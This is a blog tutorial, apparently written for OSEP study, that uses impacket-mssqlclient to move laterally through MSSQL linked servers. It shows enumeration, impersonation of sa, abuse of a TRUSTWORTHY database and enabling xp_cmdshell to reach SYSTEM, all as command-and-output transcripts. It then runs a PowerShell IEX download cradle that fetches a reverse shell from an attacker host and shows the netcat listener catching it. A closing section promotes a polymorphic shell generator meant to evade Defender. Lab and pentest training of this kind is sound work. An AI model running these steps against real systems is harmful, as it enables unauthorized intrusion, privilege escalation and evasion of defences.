Lateral Move via MSSQL Linked Servers — Now with actual commands — Part II
A few weeks ago I published a very easy method to abuse MSSQL server linked server misconfigurations, focusing on concepts only. This is…
Lateral Move via MSSQL Linked Servers — Now with actual commands — Part II

Lateral Move via linked servers
A few weeks ago I published a very easy method to abuse MSSQL server linked server misconfigurations, focusing on concepts only. This is the second part of that article. This time I will translate those concepts into actual command executions.
My method consists of three steps. And I strongly suggest you read the first part before continuing. But as a refresher, these are the three steps included in my method:
- Identify linked server connections
- Assess linked server configuration
- Evaluate privileges
They are heavily focused on the PEN-300 curriculum but can be extrapolated to actual Active Directory engagements.
The tool I picked is impacket-mssqlclient. The main reason is simplicity. While there are other methods we can use, the downside of some is the double or triple quote nightmare they introduce.
Trying to run a remote query on server C from server A after connecting through server B requires some massaging of the T-SQL query and its syntax, and depending on how deep you are in the network, that can add serious complexity to the final query. Impacket avoids that entirely.
Let’s do it
First you need a foothold. impacket-mssqlclient supports both SQL authentication and Windows authentication, and it’s pass-the-hash friendly
impacket-mssqlclient CONTOSO/chepe:Password123@10.10.10.50 -windows-auth

Impacket v0.12.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL-A): Line 1: Changed database context to 'master'.
[*] INFO(SQL-A): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (CONTOSO\lowpriv  guest@master)>
What sets impacket-mssqlclient apart from a raw SQL client is a suite of built-in custom commands that simplify complex multi-table T-SQL queries into single operations. That’s what makes the three steps below fast and practical.
Step 1: Identify Linked Server Connections
The first thing to understand is what MSSQL sees. Linked servers let us take a quick peek of the network.
Let’s run enum_links:
SQL (CONTOSO\lowpriv  guest@master)> enum_links

SRV_NAME   PROVIDER   PRODUCT              DATASOURCE        RPC_OUT  LOCAL_LOGIN      REMOTE_LOGIN
---------  ---------  -------------------  ----------------  -------  ---------------  ------------
SQL-B      SQLOLEDB   Microsoft SQL Server 10.10.10.20,1433  1        CONTOSO\lowpriv  CONTOSO\svc_sql
The output maps every linked server by name, provider, data source and the credential mappings in use. This single command tells you where this SQL Server instance has pre-established trust relationships to other systems. Those relationships are your lateral movement paths.
In this case SQL-A knows about one linked server: SQL-B. The local account CONTOSO\lowpriv is mapped to CONTOSO\svc_sql on the remote end. RPC_OUT is enabled, meaning remote procedure calls are allowed through the link.
You’re looking for anything in the LOCAL_LOGIN and REMOTE_LOGIN columns. A linked server with a defined remote login means the connection uses a fixed credential, and that credential may be far more privileged than the account you’re currently running as.
A NULL on both sides means the connection uses the current user’s security context, which is a different but still relevant scenario depending on your privilege level.
Step 2: Assess Linked Server Configuration
We are still on SQL-A here. Step 2 is about getting as much as we can from the local configuration before jumping to next box.
Knowing a linked server exists is only half the picture. The configuration details determine what you can actually do with it.
The key fields to focus on from the enum_links output are RPC_OUT and the credential mapping.
RPC_OUT being enabled (1) means the linked server supports remote procedure calls, which is what allows you to execute statements like xp_cmdshell on the remote end.
SQL (CONTOSO\lowpriv  guest@master)> show_query
[*] Query display enabled
SQL (CONTOSO\lowpriv  guest@master)> enum_links
[*] Executing: EXEC sp_linkedservers; EXEC sp_helplinkedsrvlogin;

SRV_NAME   PROVIDER   PRODUCT              DATASOURCE        RPC_OUT  LOCAL_LOGIN      REMOTE_LOGIN
---------  ---------  -------------------  ----------------  -------  ---------------  ------------
SQL-B      SQLOLEDB   Microsoft SQL Server 10.10.10.20,1433  1        CONTOSO\lowpriv  CONTOSO\svc_sql
The show_query command prints the underlying T-SQL that enum_links generates, giving you the full picture of what local account maps to what remote account on each linked server.
The remote login here is CONTOSO\svc_sql, a service account, not sa. That means using the link will not automatically drop us into sysadmin. We need to understand what svc_sql can actually do on SQL-B before we can assess whether this path is worth pursuing. That is exactly what Step 3 answers.
Step 3: Evaluate Privileges
Once you understand the linked server configuration, it’s time to evaluate what you actually get when you step into each linked server. This is where the attack becomes real.
Start by switching context to the linked server you’ve identified:
SQL (CONTOSO\lowpriv  guest@master)> use_link SQL-B
[*] Context switched to linked server: SQL-B
SQL (SQL-B)>
The prompt updates to reflect your new context. You’re now executing queries and commands on SQL-B through the credential mapping defined on SQL-A, meaning you are running as CONTOSO\svc_sql on the remote end.
Now, the first thing to validate is what privilege level that gives you:
SQL (SQL-B)> SELECT IS_SRVROLEMEMBER('sysadmin');

-----------
          0
Not sysadmin. Let’s dig deeper. Let’s enumerate:
SQL (SQL-B)> enum_logins

LOGIN_NAME             TYPE           DISABLED  SYSADMIN
---------------------  -------------  --------  --------
sa                     SQL_LOGIN      0         1
NT AUTHORITY\SYSTEM    WINDOWS_LOGIN  0         1
CONTOSO\domain_admins  WINDOWS_GROUP  0         1
CONTOSO\svc_sql        WINDOWS_LOGIN  0         0

SQL (SQL-B)> enum_impersonate

EXECUTE_AS  DATABASE  PERMISSION   STATE  GRANTEE          GRANTOR
----------  --------  -----------  -----  ---------------  -------
LOGIN                 IMPERSONATE  GRANT  CONTOSO\svc_sql  sa

SQL (SQL-B)> enum_db

DatabaseName   TRUSTWORTHY_ON
-------------  --------------
master         0
tempdb         0
model          0
msdb           1
OperationsDB   1

SQL (SQL-B)> enum_owner

DATABASE_NAME  OWNER
-------------  -----
master         sa
tempdb         sa
model          sa
msdb           sa
OperationsDB   sa
enum_impersonate is the one. CONTOSO\svc_sql has been granted IMPERSONATE on sa at the server level. That is the escalation path.
SQL (SQL-B)> exec_as_login sa
[*] Context switched to login: sa
SQL (SQL-B)> enable_xp_cmdshell
[*] INFO(SQL-B): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1.
SQL (SQL-B)> xp_cmdshell whoami

output
-----------------------
nt authority\system
But the TRUSTWORTHY path is equally valid on a remote host. If enum_db shows a TRUSTWORTHY database and enum_owner confirms its owner is a sysadmin, db_owner membership in that database is enough to escalate as well:
SQL (SQL-B)> USE msdb
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: msdb
SQL (SQL-B)> exec_as_user dbo
[*] Context switched to user: dbo
SQL (SQL-B)> enable_xp_cmdshell
[*] INFO(SQL-B): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1.
SQL (SQL-B)> xp_cmdshell whoami

output
-----------------------
nt authority\system
All the pieces together
Let’s walk through a complete example. We have initial access to SQL-A as CONTOSO\lowpriv and we want to see how far we can get.
We start by connecting to SQL-A:
impacket-mssqlclient CONTOSO/lowpriv:Password123@10.10.10.10 -windows-auth

Impacket v0.12.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL-A): Line 1: Changed database context to 'master'.
[*] INFO(SQL-A): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (CONTOSO\lowpriv  guest@master)>
Step 1 — we run enum_links to see what SQL-A is connected to:
SQL (CONTOSO\lowpriv  guest@master)> enum_links

SRV_NAME   PROVIDER   PRODUCT              DATASOURCE        RPC_OUT  LOCAL_LOGIN        REMOTE_LOGIN
---------  ---------  -------------------  ----------------  -------  -----------------  ------------
SQL-B      SQLOLEDB   Microsoft SQL Server 10.10.10.20,1433  1        CONTOSO\lowpriv    CONTOSO\svc_sql
SQL-A has a linked server to SQL-B. RPC_OUT is enabled which is good. However the remote login is CONTOSO\svc_sql, not sa. We cannot assume that account is privileged so we move to Step 2.
Step 2 — the configuration tells us the link is usable but the landing credential is a service account. We need to assess what that account can actually do once we get there.
Step 3 — we switch context to SQL-B and immediately check our privilege level:
SQL (CONTOSO\lowpriv  guest@master)> use_link SQL-B
[*] Context switched to linked server: SQL-B
SQL (SQL-B)> SELECT IS_SRVROLEMEMBER('sysadmin');

-----------
          0
Not sysadmin. But we are not done. We run enum_impersonate to see what permissions CONTOSO\svc_sql has been granted on SQL-B:
SQL (SQL-B)> enum_impersonate

EXECUTE_AS  DATABASE  PERMISSION   STATE  GRANTEE         GRANTOR
----------  --------  -----------  -----  --------------  -------
LOGIN                 IMPERSONATE  GRANT  CONTOSO\svc_sql sa
CONTOSO\svc_sql has been granted IMPERSONATE on sa at the server level. That is our path.
We use exec_as_login to switch context:
SQL (SQL-B)> exec_as_login sa
[*] Context switched to login: sa
SQL (SQL-B)> SELECT IS_SRVROLEMEMBER('sysadmin');

-----------
          1
We are now sa on SQL-B. We enable xp_cmdshell and confirm the execution context:
SQL (SQL-B)> enable_xp_cmdshell
[*] INFO(SQL-B): Line 185: Configuration option 'show advanced options' changed from 0 to 1.
[*] INFO(SQL-B): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1.
SQL (SQL-B)> xp_cmdshell whoami

output
-----------------------
nt authority\system
We are SYSTEM on SQL-B. Let’s get a reverse shell using an IEX cradle:
SQL (SQL-B)> xp_cmdshell powershell -NoProfile -NonInteractive -Command "IEX(New-Object Net.WebClient).DownloadString('http://10.10.10.50/shell.txt')"

output
-----------------------
NULL
Our Kali Listener
nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.10.50] from (UNKNOWN) [10.10.10.20] 49821

PS C:\Windows\system32> whoami
nt authority\system

PS C:\Windows\system32> hostname
SQL-B

PS C:\Windows\system32>
And just like that we have moved laterally in the Domain thanks to a MSSQL linked server misconfiguration on SQL-A.
Bonus
You may be asking. Uh? what is that shell.txt thing? Do not worry. I vibed code a nice bash script that automatically generates that reverse shell script for you.

Billy Mays
It uses a polymorphic algorithm so for simple lab or test scenarios should be enough to bypass Defender.
RevShellGenerator --ip 10.10.10.100 --port 4444 --out shell.txt
I’m finishing last details before uploading to my GitHub under the OSEP section. You will find it there soon.
Linked servers is one of those features that Oracle DBAs spent years wishing they had. It makes cross-server queries so easy that once teams adopt it, they never look back. The problem is that nobody stops to think about hardening it because it just works and everyone is happy.
Production environments make this even worse. Those remote queries were written years ago expecting a highly privileged linked server connection on the other end. The moment you try to tighten that up, something breaks. So the email gets ignored, the configuration stays the way it is, and nobody ever revisits it. Until something bad happens.
That is exactly why this is still worth running on real engagements. It is not fancy. But misconfigurations that old and that common do not just disappear on their own.
메타데이터
- post_id
- af2b26f44fb2
- slug
- lateral-move-via-mssql-linked-servers-now-with-actual-commands-part-ii-af2b26f44fb2
- url
- https://medium.com/@duckwrites/lateral-move-via-mssql-linked-servers-now-with-actual-commands-part-ii-af2b26f44fb2
- canonical_url
- https://medium.com/@duckwrites/lateral-move-via-mssql-linked-servers-now-with-actual-commands-part-ii-af2b26f44fb2
- author_url
- https://medium.com/@duckwrites
- status
- ok
- fetched_at
- 2026-06-23 03:48:11